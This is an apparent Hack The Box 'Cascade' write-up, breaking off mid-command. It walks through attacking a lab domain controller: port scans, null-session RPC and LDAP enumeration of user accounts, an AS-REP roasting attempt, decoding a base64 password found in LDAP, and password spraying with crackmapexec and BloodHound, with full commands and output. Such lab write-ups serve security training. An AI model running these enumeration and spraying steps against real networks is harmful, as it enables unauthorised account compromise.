
HTB-Cascade

Information Gathering

Rustscan

Rustscan finds several ports open and based on it, we can assume this is a Domain Controller machine:

`rustscan --addresses 10.10.10.182 --range 1-65535`




```
Open 10.10.10.182:53
Open 10.10.10.182:88
Open 10.10.10.182:135
Open 10.10.10.182:139
Open 10.10.10.182:389
Open 10.10.10.182:445
Open 10.10.10.182:636
Open 10.10.10.182:3268
Open 10.10.10.182:3269
Open 10.10.10.182:5985
Open 10.10.10.182:49154
Open 10.10.10.182:49155
Open 10.10.10.182:49157
Open 10.10.10.182:49158
Open 10.10.10.182:49170
```

Nmap

Nmap will discover which service is running on each ports:

```
sudo nmap -sVC -p 53,88,135,135,445,389,636,3268,5985 10.10.10.182
```




```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-12 15:24:54Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

Enumeration

SMB - TCP 445

Let's try discovering the domain name using crackmapexec:

```
crackmapexec smb 10.10.10.182
```



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ crackmapexec smb 10.10.10.182
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:Tr
ue) (SMBv1:False)
```


Domain name cascade.local was discovered and we will add them to `/etc/hosts`.

RPC - TCP 135

Now let's move on to enumerating RPC.


Luckily, RPC allows null login and we can query information as such:

```
rpcclient -U "" -N cascade.local
```



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ rpcclient -U "" -N cascade.local
rpcclient $> querydispinfo
index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson       Name: Ben Hanson        Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest      Name: (null)    Desc: Built-in account for guest access to the comput
er/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman       Name: David Burman      Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe        Name: Edward Crowe      Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft        Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen        Name: Joseph Allen      Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand     Name: John Goodhand     Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield    Name: James Wakefield   Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson     Name: Ryan Thompson     Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson      Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith        Name: Steve Smith       Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util   Name: Util      Desc: (null)
```


Using the information from RPC, we will create a list of users as such:



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ cat users.txt
CascGuest
arksvc
s.smith
r.thompson
util
j.wakefield
s.hickson
j.goodhand
a.turnbull
e.crowe
b.hanson
d.burman
BackupSvc
j.allen
i.croft
```

Since we have list of valid users, we tried AS-REP Roasting, but it failed:

`GetNPUsers.py 'cascade.local/' -user users.txt -format hashcat -outputfile asrep-hash -dc-ip 10.10.10.182`




```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ GetNPUsers.py 'cascade.local/' -user users.txt -format hashcat -outputfile asrep-hash -dc-ip 10.10.10.182
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User arksvc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User s.smith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User r.thompson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User util doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.wakefield doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User s.hickson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.goodhand doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User a.turnbull doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User d.burman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User BackupSvc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.allen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```

LDAP - TCP 389

LDAP allows null bind:

`ldapsearch -H ldap://10.10.10.182 -x -b "DC=cascade,DC=local"`



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ ldapsearch -H ldap://10.10.10.182 -x -b "DC=cascade,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=cascade,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
```

Since the output is too long, we will save it into a file to sort it out later:


```
ldapsearch -H ldap://10.10.10.182 -x -b "DC=cascade,DC=local" > ldap-null-bind.txt
```

Now let's sort out the output using the command below:

```
cat ldap-null-bind.txt | awk '{print $1}' | sort | uniq -c | sort -nr > xb-bind-sorted.txt
```


Command above sequence reads the file ldap-null-bind.txt, extracts the first word from each line, counts the occurrences of each unique word, sorts these counts in descending order, and writes the result to xb-bind-sorted.txt.

We can see that sorted output is significantlly shorter:




```
┌──(root㉿kali)-[/home/yoon/Documents/htb/cascade]
└─# wc -c ldap-null-bind.txt
231527 ldap-null-bind.txt

┌──(root㉿kali)-[/home/yoon/Documents/htb/cascade]
└─# wc -c xb-bind-sorted.txt
7822 xb-bind-sorted.txt
```

Exploring the sorted output, there's one interesting part: **cascadeLegacyPwd**



```
1 cipals,DC=cascade,DC=local
1 C-DC1,OU=Domain
1 cascadeLegacyPwd:
1 =cascade,DC=local
1 cade.local
1 bjects
```

Searching for the word on the ldap result, these seems to be a password leak here:




```
┌──(root㉿kali)-[/home/yoon/Documents/htb/cascade]
└─# cat ldap-null-bind.txt| grep 'cascadeLegacyPwd'
cascadeLegacyPwd: clk0bjVldmE=
```

r.thompson ownership

Password Spraying

Let's try spraying discovered password on the list of users made from RPC:

```
crackmapexec smb cascade.local -u users.txt -p 'clk0bjVldmE='
```




```
┌──(root㉿kali)-[/home/yoon/Documents/htb/cascade]
└─# crackmapexec smb cascade.local -u users.txt -p 'clk0bjVldmE='
SMB         cascade.local   445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:Tr
ue) (SMBv1:False)
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\CascGuest:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\arksvc:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\s.smith:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\r.thompson:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\util:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\j.wakefield:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\s.hickson:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\j.goodhand:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\a.turnbull:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\e.crowe:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\b.hanson:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\d.burman:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\BackupSvc:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\j.allen:clk0bjVldmE= STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\i.croft:clk0bjVldmE= STATUS_LOGON_FAILURE
```

However, none of the users have a match with the password.


Taking a look at the discovered password again, it might be base64 encoded. Let's decode it:

`echo 'clk0bjVldmE=' | base64 -d`




```
┌──(root㉿kali)-[/home/yoon/Documents/htb/cascade]
└─# echo 'clk0bjVldmE=' | base64 -d
rY4n5eva
```

Spraying the base64 decoded password (rY4n5eva) on list of users, we get a valid match for **r.thompson**:



```
┌──(root㉿kali)-[/home/yoon/Documents/htb/cascade]
└─# crackmapexec smb cascade.local -u users.txt -p 'rY4n5eva'
SMB         cascade.local   445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:Tr
ue) (SMBv1:False)
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\CascGuest:rY4n5eva STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\arksvc:rY4n5eva STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\s.smith:rY4n5eva STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
```

Unfortunately, r.thompson is not in the remote management group:




```
┌──(root㉿kali)-[/home/yoon/Documents/htb/cascade]
└─# crackmapexec winrm cascade.local -u r.thompson -p 'rY4n5eva'
SMB         cascade.local   5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
HTTP        cascade.local   5985   CASC-DC1         [*] http://cascade.local:5985/wsman
WINRM       cascade.local   5985   CASC-DC1         [-] cascade.local\r.thompson:rY4n5eva
```

Privesc: r.thompson to s.smith

Bloodhound


Since this machine is a domain controller, let's run Bloodhound:

`sudo bloodhound-python -u r.thompson -p rY4n5eva -c ALL -d cascade.local -ns 10.10.10.182 --dns-timeout 30`



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ sudo bloodhound-python -u r.thompson -p rY4n5eva -c ALL -d cascade.local -ns 10.10.10.182 --dns-timeout 30
[sudo] password for yoon:
INFO: Found AD domain: cascade.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (casc-dc1.cascade.local:88)]
 [Errno -3] Temporary failure in name resolution
INFO: Connecting to LDAP server: casc-dc1.cascade.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
```


We've spent some time trying to figure out which part to abuse to escalate our privilege into different users but it seemed impossible at the moment.


DEFAULT DOMAIN POLICY@CASCADE.LOCAL
GPLink
CASCADE.LOCAL
Contains
USERS@CASCADE.LOCAL
Contains
ENTERPRISE ADMINS@CASCADE.LOCAL
GenericWrite
DOMAIN ADMINS@CASCADE.LOCAL
GenericWrite
ADMINISTRATORS@CASCADE.LOCAL
MemberOf
ADMINISTRATOR@CASCADE.LOCAL

SMB as r.thompson

Let's see what access r.thomspon has on SMB:

```
crackmapexec smb cascade.local -u r.thompson -p 'rY4n5eva' --shares
```




```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
